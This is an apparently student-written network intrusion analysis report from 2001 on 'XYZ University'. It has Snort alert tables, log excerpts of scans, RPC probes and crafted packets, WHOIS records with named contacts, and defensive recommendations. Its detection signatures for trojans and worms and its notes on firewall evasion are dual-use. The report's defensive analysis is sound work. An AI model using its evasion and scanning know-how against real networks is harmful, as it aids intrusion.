Russia Dynamo - SANS Flash 28-jul-00 - SANS recommended that traffic to or from the Russian IP range 194.87.6.X be blocked in a report on July 28, 2000 (http://www.sans.org/y2k/072818.htm). This was due to unusual activity consisting of internet wide port scanning for proxy servers, with the information being sent back to a Russian IP address. The flash advisory is referenced here: http://archives.neohapsis.com/archives/sans/2000/0068.html .	7	1	1
Tiny Fragments - Possible Hostile Activity	9	5	7
NMAP TCP ping!	9	7	6
Port 55850 tcp - Possible myserver activity - ref. 010313-1	12	5	5
connect to 515 from inside	14	1	1
WinGate 1080 Attempt	20	14	13
Watchlist 000222 NET-NCFC	24	5	8
TCP SRC and DST outside network	26	6	7
SUNRPC highport access!	29	2	2
External RPC call	45	4	45
Watchlist 000220 IL-ISDNNET-990517	79	17	11
Possible trojan server activity	108	23	35

UDP SRC and DST outside network	964	16	451
SNMP public access	1334	9	78
SMB Name Wildcard	2429	823	945
connect to 515 from outside	4065	3	2932


22 Aug 01 (9,583 alerts)


Signature	# Alerts	# Sources	# Destinations
High port 65535 tcp - possible Red Worm - traffic	1	1	1
TCP SRC and DST outside network	7	3	6
NMAP TCP ping!	8	6	6
connect to 515 from inside	11	1	1
Queso fingerprint	11	6	8
Null scan!	11	8	5
WinGate 1080 Attempt	11	8	8
Tiny Fragments - Possible Hostile Activity	15	7	7
Port 55850 tcp - Possible myserver activity - ref. 010313-1	59	6	6
SMB Name Wildcard	75	27	25
SUNRPC highport access!	165	1	1
connect to 515 from outside	302	4	284

Possible trojan server activity	511	62	279
External RPC call	631	4	452
Watchlist 000222 NET-NCFC	808	4	5
UDP SRC and DST outside network	2132	16	193
Watchlist 000220 IL-ISDNNET-990517	4825	34	22

TOP 10 TALKERS

We have identified the most active nodes on your network based on Source IP Address and attempted connection requests using the following link graphs. This snapshot, taken on 22 August, is representative of the type of information captured by your Network Intrusion Detection sensors.





REMOTE HOSTS

Identified below are (5) external addresses which require immediate attention due to their frequency of occurrence or type of activity.

External RPC Call

RPC port requests by external machines poses a significant security risk to your network

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
64.170.131.114	4981	4993	4711	4712

08/18-10:31:51.104876 [**] External RPC call [**] 64.170.131.114:4651 -> 10.100.1.157:111
08/18-10:31:51.116843 [**] External RPC call [**] 64.170.131.114:4653 -> 10.100.1.159:111
08/18-10:31:51.132094 [**] External RPC call [**] 64.170.131.114:4655 -> 10.100.1.161:111
08/18-10:31:51.135417 [**] External RPC call [**] 64.170.131.114:4656 -> 10.100.1.162:111
08/18-10:31:51.164684 [**] External RPC call [**] 64.170.131.114:4660 -> 10.100.1.166:111
08/18-10:31:51.171568 [**] External RPC call [**] 64.170.131.114:4661 -> 10.100.1.167:111
Note* List Shortened for Brevity

```
Pacific Bell Internet Services,Inc.  (NETBLK-PBI-NET-8)
   268 Bush St.  #5000
   San Francisco, CA 94104
   US
  Netname: PBI-NET-8
   Netblock: 64.160.0.0 - 64.175.255.255
   Maintainer: PACB


  Coordinator:
  Pacific Bell Internet  (PIA2-ORG-ARIN)  ip-admin@PBI.NET
   888-212-5411

   Domain System inverse mapping provided by:

   NS1.PBI.NET                 206.13.28.11
   NS2.PBI.NET                 206.13.29.11

   ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
   please send all abuse issue e-mails to abuse@pbi.net

   Record last updated on 26-Feb-2001.
   Database last updated on 15-Sep-2001 23:13:05 EDT.
```

1 different signature is present for **217.229.165.127** as a source.

On 18 August I.P. address 217.229.165.127 conducted a SYN scan to port 21 (ftp) of practically every machine on your internal network. This could indicate an attempt to locate Trojan or backdoor programs currently hidden on these machines.

10653 instances of **TCP **S***** scan**

Aug 18 03:55:51 217.229.165.127:1316 -> 10.100.1.0:21 SYN **S*****
Aug 18 03:55:51 217.229.165.127:1318 -> 10.100.1.2:21 SYN **S*****
Aug 18 03:55:51 217.229.165.127:1319 -> 10.100.1.3:21 SYN **S*****
Aug 18 03:55:51 217.229.165.127:1320 -> 10.100.1.4:21 SYN **S*****
Aug 18 03:55:51 217.229.165.127:1331 -> 10.100.1.15:21 SYN **S*****
Aug 18 03:55:51 217.229.165.127:1332 -> 10.100.1.16:21 SYN **S*****
Aug 18 03:55:51 217.229.165.127:1333 -> 10.100.1.17:21 SYN **S*****

% This is the RIPE Whois server.

% The objects are in RPSL format.

% Please visit http://www.ripe.net/rpsl for more information.

% Rights restricted by copyright.

% See http://www.ripe.net/ripencc/pub-services/db/copyright.html

```
inetnum:        217.224.0.0 - 217.237.161.47
netname:        DTAG-DIAL15
descr:          Deutsche Telekom AG
country:        DE
admin-c:        RH2086-RIPE
tech-c:         ST5359-RIPE
status:         ASSIGNED PA
remarks:        ***************************************************************
remarks:        * ABUSE CONTACT: abuse@t-ipnet.de IN CASE OF HACK ATTACKS, *
remarks:        * ILLEGAL ACTIVITY, VIOLATION, SCANS, PROBES, SPAM, ETC.    *
remarks:        ***************************************************************
notify:         auftrag@nic.telekom.de
notify:         dbd@nic.dtag.de
mnt-by:         DTAG-NIC
changed:        auftrag@nic.telekom.de 20010920
```

```
source:       RIPE

route:        217.224.0.0/11
descr:        Deutsche Telekom AG, Internet service provider
origin:       AS3320
mnt-by:       DTAG-RR
changed:      bp@nic.dtag.de 20010405
source:       RIPE
```

Watchlist 000220 IL-ISDNNET-990517

Several address belonging to Class "B" range 212.179 are accessing your site. This address range has been placed on the ISDNNET Watch list. We should monitor these machines closely for signs of suspicious activity and possibly block the entire subnet at the border router.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
212.179.88.142	26	26	1	1
212.179.82.150	12	12	1	1
212.179.27.6	11	11	2	2
212.179.77.57	6	6	1	1
212.179.88.116	6	6	1	1
212.179.45.92	6	6	1	1
212.179.80.205	6	6	1	1
212.179.56.5	4	4	1	1
212.179.126.3	4	5	1	1
212.179.83.252	3	3	1	1
212.179.82.108	2	2	1	1
212.179.43.95	2	2	1	1

212.179.87.222	1	1	1	1
212.179.2.189	1	1	1	1

```
08/18-09:00:25 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.88.142:1477 -> 10.100.70.11:1214
08/18-09:00:26 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.88.142:1477 -> 10.100.70.11:1214
08/18-09:00:26 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.88.142:1477 -> 10.100.70.11:1214
08/18-09:00:27 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.88.142:1477 -> 10.100.70.11:1214
08/18-09:00:27 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.88.142:1477 -> 10.100.70.11:1214
Note* List shortened for brevity
```

212.179.88.142

% This is the RIPE Whois server.

% The objects are in RPSL format.

% Please visit http://www.ripe.net/rpsl for more information.

% Rights restricted by copyright.

% See http://www.ripe.net/ripencc/pub-services/db/copyright.html

```
inetnum:        212.179.80.0 - 212.179.94.255
netname:        L2TP-PROJECT
descr:          2st-pool-Dailup-L2TP-client.
country:        IL
admin-c:        NP469-RIPE
tech-c:         NP469-RIPE
status:         ASSIGNED PA
notify:         hostmaster@isdn.net.il
mnt-by:         RIPE-NCC-NONE-MNT
changed:        hostmaster@isdn.net.il 20000402
source:         RIPE

route:          212.179.0.0/17
descr:          ISDN Net Ltd.
origin:         AS8551
notify:         hostmaster@isdn.net.il
```

```
mnt-by:       AS8551-MNT
changed:      hostmaster@isdn.net.il 19990610
source:       RIPE

person:       Nati Pinko
address:      Bezeq International
address:      40 Hashacham St.
address:      Petach Tikvah  Israel
phone:        +972 3 9257761
e-mail:       hostmaster@isdn.net.il
nic-hdl:      NP469-RIPE
changed:      registrar@ns.il 19990902
source:       RIPE
```

connect to 515 from outside

IP 200.42.69.176 did a printer (port 515) scan against our 10.100 subnet. It is not recommended to allow hosts outside our protected or home network to access internal machines directly. This traffic is a good candidate to filter at the gateway router.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
200.42.69.176	2245	2245	2069	2069

```
08/19-21:05:44[**] connect to 515 from outside [**] 200.42.69.176:2359 -> 10.100.70.172:515
08/19-21:05:45[**] connect to 515 from outside [**] 200.42.69.176:2359 -> 10.100.70.172:515
08/19-21:05:47[**] connect to 515 from outside [**] 200.42.69.176:2359 -> 10.100.70.172:515
08/19-21:05:50[**] connect to 515 from outside [**] 200.42.69.176:2359 -> 10.100.70.172:515
Note* List shortened for brevity
```

Prima S.A. (NETBLK-PRIMA-BLK-1)

Lima 1261

Buenos Aires, 1138

AR

Netname: PRIMA-BLK-1

Netblock: 200.42.0.0 - 200.42.127.255

Maintainer: PRIA

Coordinator:

Fernandez, Miguel (MF127-ARIN) mfdez@PRIMA.COM.AR

54-1-370-0073

Domain System inverse mapping provided by:

O200.PRIMA.COM.AR 200.42.0.108

O2000.PRIMA.COM.AR 200.42.0.109

Record last updated on 15-Mar-2000.

Database last updated on 22-Sep-2001 23:15:09 EDT.

Tiny Fragments

Tiny fragments could be evidence of some type of local or distributed denial of service attack.

08/18-06:52:34 [**] Tiny Fragments - Possible Hostile Activity [**] 62.32.160.39 -> 10.100.94.42
08/18-06:52:34 [**] Tiny Fragments - Possible Hostile Activity [**] 62.32.160.39 -> 10.100.94.42
08/18-10:43:05 [**] Tiny Fragments - Possible Hostile Activity [**] 62.32.160.39 -> 10.100.156.250
08/18-15:41:44 [**] Tiny Fragments - Possible Hostile Activity [**] 62.32.160.39 -> 10.100.25.97
08/18-20:56:59 [**] Tiny Fragments - Possible Hostile Activity [**] 62.32.160.39 -> 10.100.121.200
08/18-22:21:40 [**] Tiny Fragments - Possible Hostile Activity [**] 62.32.160.39 -> 10.100.162.211

62.32.160.39

% This is the RIPE Whois server.

% The objects are in RPSL format.

% Please visit http://www.ripe.net/rpsl for more information.

% Rights restricted by copyright.

% See http://www.ripe.net/ripencc/pub-services/db/copyright.html

```
inetnum:        62.32.160.32 - 62.32.160.47
netname:        PROKOM-NET
descr:          Subnet for Prokom Software S.A.
descr:          Connected by Formus Polska Sp.  z o.o.
country:        PL
admin-c:        KZ1124-RIPE
tech-c:         RC258-RIPE
status:         ASSIGNED PA
notify:         rciesla@formus.pl
mnt-by:         AS12631-MNT
changed:        rciesla@formus.pl 20001117
source:         RIPE

route:          62.32.128.0/17
descr:          FORMUS POLSKA Sp.  z o.o.
origin:         AS12631
notify:         rciesla@formus.pl
mnt-by:         AS12631-MNT
changed:        mike@isp.formus.pl 20000505
changed:        mike@isp.formus.pl 20000925
source:         RIPE

person:         Krzysztof Zelma
address:        Prokom Software S.A.
address:        ul Slaska 23/25,81-319,Gdynia
address:        Poland
phone:          +48 58 6286666
fax-no:         +48 58 6217015
e-mail:         zelmak@prokom.pl
nic-hdl:        KZ1124-RIPE
notify:         zelmak@prokom.pl
changed:        rciesla@formus.pl 20001117
source:         RIPE

person:         Radoslaw Ciesla
address:        Formus Polska Sp.  z o.o.
address:        ul.  Krzywickiego 34, 02-078 Warszawa
address:        POLAND
phone:          +48 22 5226900
fax-no:         +48 22 5226565
e-mail:         rciesla@formus.pl
e-mail:         carpi@extreme.hq.formus.pl
nic-hdl:        RC258-RIPE
changed:        mariusz@nask.pl 19960905
changed:        mike@isp.formus.pl 20000914
changed:        rciesla@formus.pl 20000919
source:         RIPE
```

EXTERNAL RPC CALLS

Allowing external machines to connect to port 111 very risky from a security standpoint. SANS top 10 http://www.sans.org/topten.htm ranks RPC protocol high on their list of common vulnerabilities and exploits. This allows remote attackers to query the portmapper in order to find out which services are active on a given machine. Older RPC attacks allow users to execute shell commands directly. If this capability is required on XYZU's network, we recommend implementation of a VPN solution encapsulating the RPC traffic within a secure tunnel.

TINY FRAGMENTS

Seeing multiple series of small fragments on your network could be a cause for alarm for several reasons. What differentiates suspicious small fragmented traffic from normal fragmented traffic is its size. You will see fragments on the network that are much smaller than would typically be created by the operating system or routers.

The reason an attacker will use a method such as this is the traffic cannot be decoded without reconstruction of all the packets. This could be used to evade some forms of intrusion detection systems. Attacks themselves can be delivered in the fragmented traffic, or in a worse case, a backdoor to an already compromised system can send its data fragmented.

SNMP PUBLIC

There are several systems on your network that respond to SNMP management through the use of the default password of "public." This should be changed immediately. The password is also known as the community string. The default for most systems is public. Leaving it as public is unacceptable and should be changed to something that is difficult to guess. The following is a list of all the systems that can be managed via the public string.

SYN-FIN ACTIVITY

A typical way to scan a host or network is to send packets with both the SYN and FIN flags set in TCP packets. SYN FIN flag combinations are never seen naturally in the wild. This method is very useful for an attacker to find out what operating systems are in use on your network. Typically, the attacker will use a source/dest port of 53 so they can bypass firewalls. We see quite a bit of this type of activity on your network.

HIGH PORT 65535 TCP POSSIBLE RED WORM – TRAFFIC

Linux.Ramen is a Linux worm that attacks machines running the Linux Red Hat 6.2 or 7.0 operating system. This worm does not execute on systems running Microsoft Windows. The worm attempts to use unpatched versions of rpc.statd, wuftpd, and LPRng.

WATCHLIST 000222 IL-ISDNNET

These appear to be localized Snort rules that were logging connections from specific networks in China (159.226.x.x) and Israel (212.179.x.x). These specific nets are prone to generate suspicious traffic and are on the watchlist. Even though these are specifically tagged, all external IP addresses outside our domain should be considered hostile. These Snort rules generated more alerts than any other rule, however, if one were to target any entire class B or C on the internet, chances are there would be many hits as well. It is always wise to keep a watchful eye out for known evasive nets.

(OOS) LOGS

Examining the OOS logs, I found evidence of many internal hosts sending out crafted packets as well as hosts were sending out packets with odd TCP flag combinations. The scans are originating from several sources including the 24.92.13.X (Road Runner Cable) network block. These unusual flag combinations include: 21S*****, **SFR*A and 2*SF**AU all of which are crafted packets designed to probe your network. What is very disturbing here is the fact that some of these mal-formed packets are originating from within the XYZ network

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/18-05:33:13.550724 128.46.156.155:60549 -> 10.100.99.85:80

TCP TTL:55 TOS:0x0 ID:59674  DF

21S***** Seq: 0xB039102   Ack: 0x0   Win: 0x16D0

TCP Options => MSS: 1460 SackOK TS: 45578264 0 EOL EOL EOL EOL


=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/18-05:40:38.043524 24.92.189.13:14370 -> 10.100.69.225:6346

TCP TTL:114 TOS:0x0 ID:27854  DF

**SFR*A* Seq: 0x8000B3   Ack: 0x6055B715   Win: 0x5010

38 22 18 CA 00 80 00 B3 60 55 B7 15 05 17 50 10  8"......`U....P.

D9 91 CA 81 00 00 00 00 00 00                    ..........
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
08/18-05:45:03.689925 24.92.189.13:15000 -> 10.100.69.225:1551
TCP TTL:114 TOS:0x0 ID:1022  DF
2*SF**AU Seq: 0x18CA00B8   Ack: 0x218B71A   Win: 0x5018
TCP Options => EOL EOL
68 31 33 6A 62 0F 56 0C 53 52                    h13jb.V.SR

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
08/18-05:47:43.516492 24.92.189.13:14370 -> 10.100.69.225:6346
```

COMPROMISED MACHINES

Several internal hosts alerted on the 'Possible Trojan server activity' signature and most likely have been compromised. Port number 27374 is used for server communication with infected hosts. Evidence of the "Possible Red Worm" signature further substantiates this analysis. In many instances, subnet "10.100" triggers as both source and destination addresses. This is a clear indication of compromise. These hosts should be immediately removed from the network and properly sanitized prior to replacement. The list below is a representative sample of active Trojan activity.

Ports	Prot	Name	Category
Source or Submitter of the Port Details			
Details			
27374	TCP	Ramen	Cracker
Ramji			
Ramen, Linux Worm, affects: Redhat 6.2, Redhat 7 Compromise via lpd,wu-ftpd or lpr:ng.			
27374	TCP	Sub-7	Cracker
Mike Forrester			
http://www.robertgraham.com/pubs/firewall-seen.html#subseven			

27374	TCP	Sub-7	Cracker
Mike Forrester			
http://www.robertgraham.com/pubs/firewall-seen.html#subseven			

08/19-03:05[**] Possible trojan server activity [**] 162.83.203.241:27374 ->10.100.98.112:3161
08/19-03:05[**] Possible trojan server activity [**] 162.83.204.19:27374 -> 10.100.98.112:3194
08/19-03:05[**] Possible trojan server activity [**] 162.83.204.19:27374 -> 10.100.98.112:3194
08/19-03:05[**] Possible trojan server activity [**] 162.83.204.35:27374 -> 10.100.98.112:3209
08/19-03:05[**] Possible trojan server activity [**] 162.83.204.34:27374 -> 10.100.98.112:3208
08/19-03:05[**] Possible trojan server activity [**] 162.83.204.42:27374 -> 10.100.98.112:3216

DEFENSIVE RECOMMENDATIONS

It is of the utmost importance that a more permanent security solution be put into place at your site in the very near future. There are several systems on your network that show signs of compromise, and could be used as launching points for attacking other networks. To minimize your liability should this occur, we suggest you take a pro-active stance and begin implementing the following security recommendations immediately.

- Immediately identify and repair any compromised machines
- Modify your security policy and re-consider the security risks associated with respect to these evebts:
    1. External RPC Calls (Remote Services)
    2. Connect 555 from Outside (Remote Printer Services)
    3. SMB Name Wildcard (Extended Domain Authentication)
- Block Microsoft Netbios SSN, Nbdgram, NetbiosNS (135-139,445) at the border router

- Deploy a stateful enterprise firewall behind the border router if not already in place
- Place Network Intrusion Detection Systems (NIDSs) at perimeter and internal access points
- Implement Host Intrusion Detection (HIDSs) on all critical servers
- Adopt a formal security policy which requires routine evaluation and improvements to your current security stance. This policy should also prohibit the use of hacking or scanning tools by non-authorized personnel

CONCLUSIONS

We have identified several areas of concern regarding XYZ University's current network security posture. Overall your organization does not make the grade from a security standpoint. We'd like to re-emphasize the point that these measures should be started as quickly as possible to show due diligence thereby limiting your liability should any legal action be taken against you. We thank you for the opportunity to prepare this report and look forward to assisting your organization with future requirements.

APPENDIX A

REFERENCES

W. Richard Stevens "TCP/IP Illustrated, Volume 1" The protocols

ISBN 0-201-63346-9, October 2000.

Stephen Northcott and Judy Novak "Network Intrusion Detection" An Analyst's Handbook Second Edition

ISBN 0-7357-1008-2

"Getting Started", Enterasys Networks, Available https://dragon.enterasys.com/ Date retrieved: August 14, 2001.